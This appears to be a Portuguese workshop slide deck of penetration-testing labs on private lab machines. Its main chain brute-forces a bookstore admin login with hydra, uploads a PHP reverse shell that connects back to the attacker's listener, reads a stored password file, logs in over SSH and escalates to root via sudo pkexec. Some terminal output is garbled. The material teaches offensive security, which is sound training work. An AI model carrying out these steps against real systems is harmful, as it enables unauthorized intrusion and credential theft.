- **Exploiting Port 5900 (VNC)**
  - Usar o modulo vnc\_login do metasploit para explorar esta porta.

<https://shorturl.at/C1689>



## LAB

- **Bindshell Exploitation (1524)**
  - Metasploitable 2 vem com uma “open bindshell” (Ele executará tudo o que for enviado para aquela porta no Bash e responderá). Para explorar basta usar o commando NetCat.
  - `nc xxx.xxx.xxx.xxx 1524`
- **Exploiting Port 5900 (VNC)**
  - O serviço VNC (acesso remoto) habitualmente corre na porta 5900, este serviço pode ser explorado usando um modulo do Metasploit para encontrar as credenciais de um determinado loginVirtual Network Computing or VNC service runs on port 5900, this service can be exploited using a module in Metasploit to find the login credentials.  
( This module supports RFB protocol version 3.3, 3.7, 3.8 and 4.001 using the VNC challenge-response authentication method).
  - `msf > use auxiliary/scanner/vnc/vnc_login`
  - `msf auxiliary (scanner/vnc/vnc_login) > set rhost xxx.xxx.xxx.xxx`
  - `msf auxiliary (scanner/vnc/vnc_login) > exploit`
  - Para testar a password que se encontrar usar o vncviewer.
  - `vncviewer xxx.xxx.xxx.xxx`

<https://shorturl.at/C1689>

## LAB

**Aplicação de vendas de livros (<http://10.0.2.5/store>) com os seguintes problemas de relevo:**

- **Más Configurações**
- **Más políticas de credencias de administração**
- **Vulnerabilidades Aplicacionais**

## Nmap -p- -sV 10.0.2.5

```

[root@kali]~# nmap -p- -sV 10.0.2.6
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-19 08:07 EDT
Nmap scan report for 10.0.2.6
Host is up (0.00014s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
33060/tcp open  mysql?
Service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint:
_ at https://nmap.org/cgi-bin/submit.cgi?new-service :
5F-Port33060-TCP:V=7.93I=7%D=3/19Time=6416FB26P=x86_64-pc-linux-gnu%r(N
5F:ULL,9,"%x05%00%00%0b%08%05%1a%00")%r(GenericLines,9,"%x05%00%00%0b%
5F:x08%05%1a%00")%r(GetRequest,9,"%x05%00%00%0b%08%05%1a%00")%r(HTTPOp
5F:tions,9,"%x05%00%00%0b%08%05%1a%00")%r(RTSPRequest,9,"%x05%00%00%0b
5F:x08%05%1a%00")%r(RPCCheck,9,"%x05%00%00%0b%08%05%1a%00")%r(DNSVers
5F:ionBindReqTCP,9,"%x05%00%00%0b%08%05%1a%00")%r(DNSStatusRequestTCP,2
5F:B,"%x05%00%00%0b%08%05%1a%00%1e%00%00%01%08%01%10%88'%1a%0fI
5F:nvalid%20message%1"x05HY000")%r(HeIp,9,"%x05%00%00%0b%08%05%1a%00")
5F:%r(SSLSessionReq,2B,"%x05%00%00%0b%08%05%1a%00%1e%00%00%01%08%01
5F:x10%88'%1a%0fInvalid%20message%1"x05HY000")%r(TerminalServerCookie
5F:9,"%x05%00%00%0b%08%05%1a%00")%r(TLSSessionReq,2B,"%x05%00%00%0b%

```

## Objetivo

## Tentar obter acesso privilegiado (root) à máquina

<https://shorturl.at/C1689>

forhacksoft

## LAB




Validar serviço web  
<http://10.0.2.5>

Dirb <http://10.0.2.5>  
(procurar aplicação web)  
<http://10.0.2.5/store>



SONAEMC

Testar  
<http://10.0.2.5/store>  
e aparece o botão de Admin




<https://shorturl.at/C1689>


## LAB

Não existindo vulnerabilidades.... vamos por phishings... ou brute force ...

Uma opção para o cenário será fazer Brute force usando o hydra / Uso o burpsuite para perceber o url de login



Abro o burp, configuro o meu browser para passar a enviar todo o tráfego para o burp (habitualmente é nas network connections do browser e configuro manualmente o proxy 127.0.0.1 na porta 8080), o burp está à escuta nessa porta. Ativo o burp para interceptar o tráfego e quando carrego na página acima obtenho o detalhe do pedido no burp.




<https://shorturl.at/C1689>



## LAB

Esta é a mensagem de erro apos tentativa de login:



Este são os dados que tenho bo BURP:

POST /store/Admin\_verify.php

name=nome&pass=password&submit=Submit+Query

vou usar a **wordlist do comando dirb** do kali, o name vai ser admin e vou procurar a pass usando o hydra.

Com o burpsuite descobri os nomes das variáveis acima e a resposta de insucesso ("Name or pass is wrong. Check again!")

<https://shorturl.at/C1689>

## LAB

hydra -l admin -P /usr/share/dirb/wordlists/small.txt 10.0.2.6 http-post-form "/store/admin\_verify.php:name=admin&pass=^PASS^:Name or pass is wrong. Check again!"

```
(root@kali)~[/home/kali]
# hydra -l admin -P /usr/share/dirb/wordlists/small.txt 10.0.2.6 http-post-form "/store/admin_verify.php:name=admin&pass=^PASS^:Name or pass is wrong. Check again"
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations
or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-03-19 08:23:55
[DATA] max 16 tasks per 1 server, overall 16 tasks, 959 login tries (l:1/p:959), ~60 tries per task
[DATA] attacking http-post-form://10.0.2.6:80/store/admin_verify.php:name=admin&pass=^PASS^:Name or pass is wrong. Check again
[80][http-post-form] host: 10.0.2.6 login: admin password: 0
[80][http-post-form] host: 10.0.2.6 login: admin password: 00
[80][http-post-form] host: 10.0.2.6 login: admin password: 01
[80][http-post-form] host: 10.0.2.6 login: admin password: 02
[80][http-post-form] host: 10.0.2.6 login: admin password: 03
[80][http-post-form] host: 10.0.2.6 login: admin password: 123
[80][http-post-form] host: 10.0.2.6 login: admin password: 2
[80][http-post-form] host: 10.0.2.6 login: admin password: 20
[80][http-post-form] host: 10.0.2.6 login: admin password: 1
[80][http-post-form] host: 10.0.2.6 login: admin password: 10
[80][http-post-form] host: 10.0.2.6 login: admin password: 100
[80][http-post-form] host: 10.0.2.6 login: admin password: 1000
[80][http-post-form] host: 10.0.2.6 login: admin password: 200
[80][http-post-form] host: 10.0.2.6 login: admin password: 2000
[80][http-post-form] host: 10.0.2.6 login: admin password: 2001
[80][http-post-form] host: 10.0.2.6 login: admin password: 2002
1 of 1 target successfully completed, 16 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-03-19 08:23:56
(root@kali)~[/home/kali]
```


Este user era adivinhável de forma simples sem recurso ao hydra, não era complicado, alias a autenticação nem esta bem feita.

```
hydra -l admin -P
/usr/share/dirb/wordlists/small.txt 10.0.2.5
http-post-form
"/store/admin_verify.php:name=admin&pass=^PASS^:Name or pass is wrong. Check again"
```

<https://shorturl.at/C1689>

## LAB

Entramos na zona de Admin:




Add new book

Sign out

ISBN	Title	Author	Image	Description	Price	Publisher
978-1-49192-709-9	C# 6.0 in a Nutshell, 6th Edition	Joseph Albahari, Ben Albahari	csharp_6.jpg	When you have questions about C# 6.0 or the .NET CLR and its core Framework assemblies, this bestselling guide has the answers you need. C# has become a language of unusual flexibility and breadth since its premiere in 2000, but this continual growth means there's still much more to learn. Organized around concepts and use cases, this thoroughly updated sixth edition provides intermediate and advanced programmers with a concise map of C# and .NET knowledge. Dive in and discover why this Nutshell guide is considered the definitive reference on C#.	20.00	O'Reilly Media
978-1-484217-26-9	C++ 14 Quick Syntax Reference, 2nd Edition	Mikael Olsson	c_14_quick.jpg	This updated handy quick C++ 14 guide is a condensed code and syntax reference based on the newly updated C++ 14 release of the popular programming language. It presents the essential C++ syntax in a well-organized format that can be used as a handy reference. You won't find any technical jargon, bloated samples, drawn out history lessons, or witty stories in this book. What you will find is a language reference that's concise, to the point and highly accessible. The book is packed with useful information and is a must-have for any C++ programmer. In the C++ 14 Quick Syntax Reference, Second Edition, you will find a concise reference to the C++ 14 language syntax. It has short, simple, and boused code	20.00	Apress

É possível ver que podemos carregar livros:



ISBN

Title

Author

Image  No file selected.

Description

Price

Publisher

projectworlds

<https://shorturl.at/C1689>

## LAB

Se conseguimos carregar ficheiros podemos tentar carregar uma webshell, ou seja algo que coloque na aplicação e que possa funcionar como ponto de entrada (backdoor, cavalo de troia), pelo que podemos tentar passar uma reverse\_shell.

Para revalidar se a tecnologia web é php, podemos fazer um `nmap -sV --script=http-enum 10.0.2.6`

```
(root@kali)~[/home/kali]
# nmap -sV --script=http-enum 10.0.2.6
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-19 13:52 EDT
Nmap scan report for 10.0.2.6
Host is up (0.00010s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http      Apache httpd 2.4.41 ((Ubuntu))
| http-enum:
|   /admin/: Possible admin folder
|   /admin/index.php: Possible admin folder
|   /robots.txt: Robots file
|   /secret/: Potentially interesting folder
|   /store/: Potentially interesting folder
|_ http-server-header: Apache/2.4.41 (Ubuntu)
MAC Address: 08:00:27:6D:BF:1D (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.63 seconds
```

E verifica-se que sim. Já o tínhamos visto quando navegávamos no site.

Temos vários reverse shells no kali no diretório seguinte `/usr/share/webshells/`, seleciono a reverse webshell php (`/usr/share/webshells/php`)

```
cd /usr/share/webshells/php
```

```
nano php-reverse-shell.php
```

Necessário agora trabalhar a shell com o IP do atacante e respetiva porta de comunicação (ex:4545).

<https://shorturl.at/C1689>



## LAB

```
// This is a free tool. It is provided as is. I am not responsible for any
// for any actions performed using this tool. If these terms are not acceptable to
// you, then do not use this tool.
//
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
//
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
//
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE
// Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely
//
// Usage
//
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.0.2.5'; // CHANGE THIS
$port = 4545; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//


// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies. Worth a try...
if (function_exists('pcntl_fork')) {
    // Fork and have the parent process exit
    $pid = pcntl_fork();
    if ($pid == 0) {
        // Child process
    }
}
```

<https://shorturl.at/C1689>



## LAB

E carrego a Shell via web:



new book × Settings × List book × +

10.0.2.6/store/admin\_add.php

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

CSE Bookstore

ISBN: 10-2

Title: teste

Author: teste teste

Image: Browse... php-reverse-shell.php

Description: Isto é um teste


Price: 10

Publisher: Apress

Add new book cancel

projectworlds

Este nome tem de já existir



10.0.2.6/store/admin\_book.php

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

CSE Bookstore

Publisher Books Contact My Cart

test the examples.

978-0-7303-1484-4	Doing Good By Doing Good	Peter Baines	doing_good.jpg	Doing Good by Doing Good shows companies how to improve the bottom line by implementing an engaging, authentic, and business-enhancing program that helps staff and business thrive. International CSR consultant Peter Baines draws upon lessons learnt from the challenges faced in his career as a police officer, forensic investigator, and founder of Hands Across the Water to describe the Australian CSR landscape, and the factors that make up a program that benefits everyone involved. Case studies illustrate the real effect of CSR on both business and society, with clear guidance toward maximizing involvement, engaging all employees, and improving the bottom line. The case studies draw out the companies that are focusing on creating shared value in meeting the challenges of society whilst at the same time bringing strong economic returns. Consumers are now expecting that big businesses with ever-increasing profits give back to the community from which those profits arise. At the same time, shareholders are demanding their share and are happy to see dividends soar. Getting this right is a balancing act, and Doing Good by Doing Good helps companies delineate a plan of action for getting it done.	20.00	Wiley	Edit Delete
978-0-321-94786-4	Learning Mobile App Development	Jakob Iversen, Michael Eierman	mobile_app.jpg	Now, one book can help you master mobile app development with both market-leading platforms: Apple's iOS and Google's Android. Perfect for both students and professionals, Learning Mobile App Development is the only tutorial with complete parallel coverage of both iOS and Android. With this guide, you can master either platform, or both - and gain a deeper understanding of the issues associated with developing mobile apps. You'll develop an actual working app on both iOS and Android, mastering the entire mobile app development lifecycle, from planning through licensing and distribution. Each tutorial in this book has been carefully designed to support readers with widely varying backgrounds and has been extensively tested in live developer training courses. If you're new to iOS, you'll also find an easy, practical introduction to Objective-C, Apple's native language.	20.00	Addison-Wesley	Edit Delete
10-2	teste	teste teste	php-reverse-shell.php	Isto é um teste	10.00	Apress	Edit Delete

projectworlds

Admin Login 2017

<https://shorturl.at/C1689>

## LAB

Depois temos de colocar o kali à escuta na mesma porta configurada no reverse webshell

```
nc -lvp 4545
```

E no browser colocamos <http://10.0.2.6/store/bootstrap/img/php-reverse-shell3dez.php>, de forma a executar a web Shell ou acedemos ao link do livro (vamos à lista dos Books)

E temos Shell no kali

The screenshot shows a Kali Linux terminal window on the left and a web browser window on the right. The terminal displays the output of a netcat listener on port 4545, showing a connection from 10.0.2.6. The user is prompted with a root shell. The web browser shows the 'CSE Bookstore' page with a list of books. The book 'teste' is selected, showing its details: ISBN 10, Author teste, and Price 10. A 'Purchase / Add to cart' button is visible.

```
⇒ DIRECTORY: http://10.0.2.6/store/functions/
+ http://10.0.2.6/store/index.php (CODE:200|SIZE:
⇒ DIRECTORY: http://10.0.2.6/store/models/
⇒ DIRECTORY: http://10.0.2.6/store/template/

-- Entering directory: http://10.0.2.6/store/cc
(!) WARNING: Directory IS LISTABLE. No need to sc
(Use mode '-w' if you want to scan it anyway)

-- Entering directory: http://10.0.2.6/store/ds
(!) WARNING: Directory IS LISTABLE. No need to sc
(Use mode '-w' if you want to scan it anyway)

-- Entering directory: http://10.0.2.6/store/fu
(!) WARNING: Directory IS LISTABLE. No need to sc
(Use mode '-w' if you want to scan it anyway)

-- Entering directory: http://10.0.2.6/store/mc
(!) WARNING: Directory IS LISTABLE. No need to sc
(Use mode '-w' if you want to scan it anyway)

-- Entering directory: http://10.0.2.6/store/te
(!) WARNING: Directory IS LISTABLE. No need to sc
(Use mode '-w' if you want to scan it anyway)

END_TIME: Sun Mar 19 14:05:12 2023
DOWNLOADED: 4612 - FOUND: 2

(root@kali)-[/usr/share/webshells/php]
# nc -lvp 4545
listening on [any] 4545 ...
10.0.2.6: inverse host lookup failed: Unknown hos
connect to [10.0.2.5] from (UNKNOWN) [10.0.2.6] 5
Linux forhacksoft 5.4.0-42-generic #46-Ubuntu SMP
6.64 x86_64 x86_64 GNU/Linux
18:16:13 up 6:29, 0 users, load average: 0.00
USER      TTY      FROM            LOGIN@   IDLE
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

Apache2 Ubuntu Def... Full Catalogs of Book... projectworlds | Fr... S

← → × 🏠 🔍 10.0.2.6/store/book.php?bookisbn=10-2

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-

CSE Bookstore

Books > teste

Book Description  
Isto é um teste

Book Details

ISBN	10
Author	teste
Price	10

Purchase / Add to cart

projectworlds

Read 10.0.2.6

Views Import and Backup

Name

<https://shorturl.at/C1689>

## LAB

Executamos os comandos e obtemos a shell

Ok, ja temos uma Shell. Navegando encontramos o diretório home

```
/bin/sh: 0: can't access tty; job control turned off
$ ls
bin  shell.php
boot  shell.php
cdrom  (1 do linux) por porta 4343 (ext)
dev  para o site, com a ajuda do burp
etc  10.10.13/gallery/original/php-rever
home
lib
lib32
lib64  pty:pty.spawn("/bin/bash")
libx32
lost+found
media
mnt
opt
proc  va ser este
root  mifayrh.fkKUXAHh. :@:root:/bin
run
sbin
snap
srv
swap.img
sys
tmp
usr
var
$ export TERM=xterm
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@forhacksoft:/$
```

```
www-data@forhacksoft:/$ ls
ls
bin  dev  lib  libx32  mnt  root  snap  sys  var
boot  etc  lib32  lost+found  opt  run  srv  tmp
cdrom  home  lib64  media  proc  sbin  swap.img  usr
www-data@forhacksoft:/$ cd home
cd home
www-data@forhacksoft:/home$ ls
ls
gaby
www-data@forhacksoft:/home$ cd gaby
cd gaby
www-data@forhacksoft:/home/gaby$ ls
ls
password.txt
www-data@forhacksoft:/home/gaby$
```

<https://shorturl.at/C1689>

## LAB

Encontramos um directorio gaby, possivelmente um user, vendo os ficheiros encontramos um que diz password.txt, lendo temos uma password que por estar debaixo do gaby é uma forte possibilidade que sejam credenciais para uma ligação ssh.

```
www-data@forhacksoft:/home/gaby$ cat passwords.txt
cat passwords.txt
cat: passwords.txt: No such file or directory
www-data@forhacksoft:/home/gaby$ cat password.txt
cat password.txt
ssh: yxcvbnmXXX
gym/admin: asdfghjklXXX
/store: admin@admin.com admin
www-data@forhacksoft:/home/gaby$
```

<https://shorturl.at/C1689>



## LAB

Verificou-se que era mesmo, entramos por ssh (`ssh gaby@10.0.2.6`)

```
gaby@forhacksoft:~$ sudo -l
Matching Defaults entries for gaby on forhacksoft:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User gaby may run the following commands on forhacksoft:
    (root) NOPASSWD: /usr/bin/yelp
    (root) NOPASSWD: /usr/bin/dmf
    (root) NOPASSWD: /usr/bin/whois
    (root) NOPASSWD: /usr/bin/rlogin
    (root) NOPASSWD: /usr/bin/pkexec
    (root) NOPASSWD: /usr/bin/mtr
    (root) NOPASSWD: /usr/bin/finger
    (root) NOPASSWD: /usr/bin/time
    (root) NOPASSWD: /usr/bin/cancel
    (root) NOPASSWD: /root/a/b/c/d/e/f/g/h/i/j/k/l/m/n/o/q/r/s/t/u/v/w/x/y/z/.smile.sh
```

O acesso Não é root, executando “sudo -l” (listar permissões disponíveis), e verificamos que tem permissões de root para bastantes serviços.

Como vi que podia executar o binário “**pkexec**”, um comando que permite executar programas como outro utilizador, como **sudo**, tentei criar uma *shell*.

```
sudo pkexec /bin/sh
```

<https://shorturl.at/C1689>



## LAB

```
* Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
just raised the bar for easy, resilient and secure K8s cluster deployment

https://ubuntu.com/engage/secure-kubernetes-at-the-edge

61 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Fri Dec  4 19:23:02 2020 from 10.10.10.6
gaby@forhacksoft:~$ sudo -l
Matching Defaults entries for gaby on forhacksoft:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin
\:/snap/bin

User gaby may run the following commands on forhacksoft:
(root) NOPASSWD: /usr/bin/yelp
(root) NOPASSWD: /usr/bin/dmfc
(root) NOPASSWD: /usr/bin/whois
(root) NOPASSWD: /usr/bin/rlogin
(root) NOPASSWD: /usr/bin/pkexec
(root) NOPASSWD: /usr/bin/mtr
(root) NOPASSWD: /usr/bin/finger
(root) NOPASSWD: /usr/bin/time
(root) NOPASSWD: /usr/bin/cancel
(root) NOPASSWD:
    /root/a/b/c/d/e/f/g/h/i/j/k/l/m/n/o/p/q/r/s/t/u/v/w/x/y/z/.smile.sh
gaby@forhacksoft:~$ sudo pkexec /bin/sh
# whoami
root
#
```

Acesso Root

<https://shorturl.at/C1689>

## Short URLs

Documento de acompanhamento : [Workshop UA ENEI 2023.pdf](#)  
shortURL - <https://shorturl.at/C1689>

### Ficheiros de LABs

Lista de Passwords reduzida: shorturl - <https://shorturl.at/pxzLM>

Lista de Users reduzida: shorturl <https://shorturl.at/gyGLW>